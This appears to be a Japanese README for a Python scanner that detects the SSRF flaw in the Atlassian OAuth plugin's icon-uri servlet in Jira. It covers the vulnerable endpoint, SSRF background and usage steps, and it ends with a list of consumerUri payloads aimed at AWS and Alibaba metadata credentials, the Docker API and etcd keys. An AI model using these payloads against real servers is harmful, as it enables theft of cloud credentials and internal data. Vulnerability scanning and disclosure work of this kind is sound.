

PYTHON 3 でのみテスト済み
http または https プレフィックスなしでテストするウェブサイトのリストを提供すると、各サイトの SSRF 脆弱性をテストします。
Atlassian OAuth Plugin の IconUriServlet は、バージョン 1.3.0 から 1.9.12 より前まで、およびバージョン 2.0.0 から 2.0.4 より前までにおいて、リモートの攻撃者が内部ネットワークリソースのコンテンツにアクセスしたり、Server Side Request Forgery (SSRF) を介して XSS 攻撃を実行したりすることを可能にします。
Atlassian Jira によると、以下のバージョンが脆弱です:
脆弱なサーブレットには以下から到達できます:
/plugins/servlet/oauth/users/icon-uri?consumerUri=<URL>
consumerUri に指定された任意の URL をサーバーが取得するため、攻撃者は Jira インスタンスに内部リソースへのリクエストを行わせることができます。完全な攻撃チェーンにおいて、この SSRF は一般に OAuth 認可トークンの取得やクラウド認証情報の窃取に利用されます。例えば、AWS 上でホストされているインスタンスでは、サーブレットを EC2 インスタンスメタデータサービス(http://169.254.169.254/latest/meta-data/iam/security-credentials/)に向けることができ、一時的な AWS アクセスキーを含む IAM ロール認証情報が返されます。サーブレットのレスポンスは攻撃者にそのまま返されるため、内部エンドポイントが返すもの — OAuth トークン、メタデータ、内部サービスの出力 — はすべて HTTP レスポンスから直接読み取ることができます。
Server-Side Request Forgery(SSRF)攻撃では、攻撃者がサーバー上の機能を悪用して内部リソースを読み取ったり更新したりすることができます。攻撃者は、サーバー上で動作するコードがデータを読み取ったり送信したりする URL を指定または改変することができ、URL を注意深く選択することで、AWS メタデータなどのサーバー設定を読み取ったり、HTTP 対応データベースなどの内部サービスに接続したり、本来公開されるべきでない内部サービスに対して POST リクエストを実行したりできる可能性があります。
対象アプリケーションには、URL からのデータのインポート、URL へのデータの公開、あるいは URL からのデータの読み取りといった機能があり、それが改ざん可能である場合があります。攻撃者は、まったく異なる URL を指定したり、URL の構築方法を操作したり(パストラバーサルなど)することで、この機能への呼び出しを改変します。
改変されたリクエストがサーバーに到達すると、サーバー側のコードは改変された URL を取得し、その URL からデータを読み取ろうとします。攻撃者は対象 URL を選択することで、インターネット上に直接公開されていないサービスからデータを読み取れる可能性があります:
http://169.254.169.254/latest/meta-data/ 上に REST インターフェースを提供しており、重要な設定や場合によっては認証キーまで抽出される可能性があります。file:// URI を使用してファイルを読み取れる可能性があります。また攻撃者はこの機能を利用して、信頼できるソースからのみデータを読み取ることを想定したコードに信頼できないデータをインポートし、入力検証を回避できる可能性もあります。依存関係をインストールします:
pip install -r requirments.txt
これにより requests と colorama がインストールされます。
list.txt という名前のファイルを作成し、http:// や https:// のプレフィックスを付けずに 1 行につき 1 つのホスト名を記述します:jira.example.com
jira.otherexample.com
python3 jira-scan.py
スクリプトは list.txt の各行を読み取り、各ホスト名に対して次の GET リクエストを送信します:
https://<host>/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com

レスポンスボディにGoogleのロゴマーカーが含まれている場合、そのホストは脆弱であると報告されます:
[*] Testing: jira.example.com [*]
[*] *********** Jira Vulnerable... Found *********** [*]
それ以外の場合は [*] Not Vulnerable [*] と出力されます。
consumerUri パラメータを通して試せる楽しい SSRF ペイロード...
AWS — IAM ロールが AWS キーを漏洩します
http://169.254.169.254/latest/meta-data/
Alibaba
http://100.100.100.200/latest/meta-data/
Docker — コンテナの一覧表示
http://127.0.0.1:2375/v1.24/containers/json
Kubernetes ETCD — API キーや内部 IP、ポートが含まれる可能性があります
http://127.0.0.1:2379/v2/keys/?recursive=true
このツールは、許可されたセキュリティテストおよび責任ある開示のためにのみ提供されています。明示的なテスト許可を得ていないシステムに対して使用しないでください。
Robbie Wiggins — What-Security · GitHub

